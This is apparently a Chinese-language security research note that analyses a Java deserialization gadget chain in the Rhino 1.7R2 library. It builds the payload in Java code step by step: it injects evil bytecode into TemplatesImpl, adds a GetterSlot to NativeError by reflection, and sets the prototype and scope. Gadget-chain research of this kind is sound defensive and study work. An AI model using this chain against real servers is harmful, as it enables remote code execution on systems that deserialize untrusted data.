Rhino 反序列化
Rhino库是用来在Java中执行Js代码的一个库
pom:
1
2
3
4
5
| <dependency>
<groupId>rhino</groupId>
<artifactId>js</artifactId>
<version>1.7R2</version>
</dependency>
|
影响版本(据说):js-1.7R2.jar
Rhino1链
1
2
3
4
5
6
7
8
| BadAttributeValueExpException.readObject()
NativeError.toString()
ScriptableObject.getProperty()
ScriptableObject.getImpl()
NativeJavaMethod.call()
NativeJavaObject.unwrap()
MemberBox.invoke()
TemplatesImpl.newTransformer()
|
nativeJavaMethod.call
根据链子分析,MemberBox是可序列化的

MemberBox.invoke是个private方法,找一下在哪调用了



跟进到NativeJavaMethod.call,该函数实现了从JavaScript调用Java方法的逻辑
先通过findFunction根据参数类型从多个重载方法中选出一个最合适的。
对于普通参数,使用Context.jsToJava将JS参数转换为Java类型

对于可变参数则构造数组去逐个转换。具体逻辑这里略过
然后是设置作用对象,如果是静态方法则把调用对象设为null。然后挨着读下代码,先是从参数中获取调用对象thisObj,然后调用meth.getDeclaringClass去获取方法对应的对象。思考一下,thisObj应该是meth.getDecaringClass的实例类对吧。但是这里调用了Wrapper.unwrap(),说明call方法传入的thisObj应该是封装后的对象

这里methods是MemberBox,所以会走到MemberBox.invoke

手动调用一下call方法,NativeJavaObject就继承了Wrapper,直接用他封装,也只能用他封装:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
| byte[] code1 = Files.readAllBytes(Paths.get("target/classes/TemplatesImpl_RuntimeEvil.class"));
TemplatesImpl templatesClass = new TemplatesImpl();
Field[] fields = templatesClass.getClass().getDeclaredFields();
for (Field field : fields) {
field.setAccessible(true);
if (field.getName().equals("_bytecodes")) {
field.set(templatesClass, new byte[][]{code1});
} else if (field.getName().equals("_name")) {
field.set(templatesClass, "godown");
} else if (field.getName().equals("_tfactory")) {
field.set(templatesClass, new TransformerFactoryImpl());
}
}
Context context = Context.enter();
ScriptableObject scope = context.initStandardObjects();
Method newTransformerMethod = TemplatesImpl.class.getDeclaredMethod("newTransformer");
NativeJavaMethod nativeJavaMethod = new NativeJavaMethod(newTransformerMethod, "newTransformer");
NativeJavaObject nativeJavaObject = new NativeJavaObject();
Field javaObject = NativeJavaObject.class.getDeclaredField("javaObject");
javaObject.setAccessible(true);
javaObject.set(nativeJavaObject, templatesClass);
nativeJavaMethod.call(context,scope,nativeJavaObject,new Class[]{});
|

Native.toString
继续向上查找,寻找调用了NativeJavaMethod.call的地方
ScriptableObject.getImpl调用了call,不过调用对象必须是Scriptable子类,参数为空

如果是调用newTransformer的话,参数自然为空
如果要调用有参方法也不是不行,直接调用上面那个if,去直接触发MemberBox.invoke
getImpl是从slot中取值,再进行后面的call调用,而且可以看出必须是GetterSlot才能进行调用

那怎么让getSlot返回GetterSlot呢?
在ScriptableObject.accessSlot中,如果accessType为SLOT_MODIFY_GETTER_SETTER则会新建一个GetterSlot并添加

我们可以提前调用accessSlot去添加GetterSlot,我们的重点是要添加Slot,而不是新建(新建的话反射就能新建了)
利用setGetterOrSetter->getSlot->accessSlot去添加Slot,这样getSlot就能返回GetterSlot了

然后是链子ScriptableObject.getProperty->get->getImpl
NativeError.getString->ScriptableObject.getProperty

至此Native.toString衔接到Native.getString
构造Poyload
前面我们已经写了手动调用nativeJavaMethod.call的过程。现在我们尝试接上后半部分
这里手动调用setGetterOrSetter去添加GetterSlot
1
2
3
4
5
6
7
8
| Class<?> nativeErrorClass = Class.forName("org.mozilla.javascript.NativeError");
Constructor constructor = nativeErrorClass.getDeclaredConstructor();
constructor.setAccessible(true);
Object nativeError = constructor.newInstance();
Method setGetterOrSetterMethod = ScriptableObject.class.getDeclaredMethod("setGetterOrSetter",String.class, int.class, Callable.class, boolean.class);
setGetterOrSetterMethod.invoke(nativeError,"name",0,nativeJavaMethod, false);
|
还有一些参数上的问题
由于NativeJavaMethod.call thisObj参数来自固定的NativeError,这个类必定不是Wrapper的子类,但是这是个循环解析,会从getProtoType中取出o继续解析


所以我们手动调用setPrototype去设置getPrototype取到nativeJavaObject,这个类就是Wrapper子类,这样就能顺利的break循环了
1
2
| Method setPrototypeMethod = ScriptableObject.class.getDeclaredMethod("setPrototype", Scriptable.class);
setPrototypeMethod.invoke(nativeError,nativeJavaObject);
|
另外还有反序列化时调用ScriptableObject.getTopLevelScope为空的问题,手动设置一下scope即可

1
| nativeJavaObject.setParentScope( scope);
|
不过,如何新建这个ScriptObject scope呢?这是个抽象类
ScriptRuntime.initStandardObjects会去实例化NativeObject并返回,NativeObject就是ScriptObject的子类

